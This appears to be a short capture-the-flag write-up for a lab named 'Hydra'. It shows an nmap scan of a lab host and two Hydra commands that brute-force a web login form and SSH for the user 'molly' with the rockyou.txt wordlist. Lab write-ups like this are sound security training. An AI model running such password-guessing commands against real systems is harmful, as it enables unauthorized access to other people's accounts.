
# Hydra writeup

Madstersogood

April 9, 2020

## 1 See if the machine is up.

First thing we got to do is nmap the machine to see if it's up, and has the :80 and :22 port open.




```
[madster@arch]: ~>$ nmap -sV -sC 10.10.167.218
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-09 15:55 CEST
Nmap scan report for 10.10.167.218
Host is up (0.041s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b0:08:94:42:fd:7c:61:fa:73:1a:f0:66:eb:87:31:ba (RSA)
|   256 ba:61:b8:ef:4f:1b:3a:66:68:01:fa:63:0c:78:31:c5 (ECDSA)
|_  256 bf:4f:ef:5e:3c:f6:1b:da:2d:54:ca:4b:a1:51:31:f1 (ED25519)
80/tcp open  http    Node.js Express framework
| http-title: Hydra Challenge
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.16 seconds
```


this part isn't really needed but it's good to check if everything is up in case you need to restart the machine of if it's broken.

## 2 open the web interface.



## 3 hydra bruteforce web password.

we are going to use this command to get the password.




```
hydra -l molly -P rockyou.txt 10.10.167.218 http-post-form "/login:username=^USER^&password=^PASS^:incorrect" -V
```

to get the flag simply connect on the web interface using the password we found thanks to hydra.

## 4 hydra brutefore ssh password.

repeat for ssh.



```
hydra -l molly -P rockyou.txt 10.10.167.218 ssh -V -I
```

once you are in the machine just cat the flag.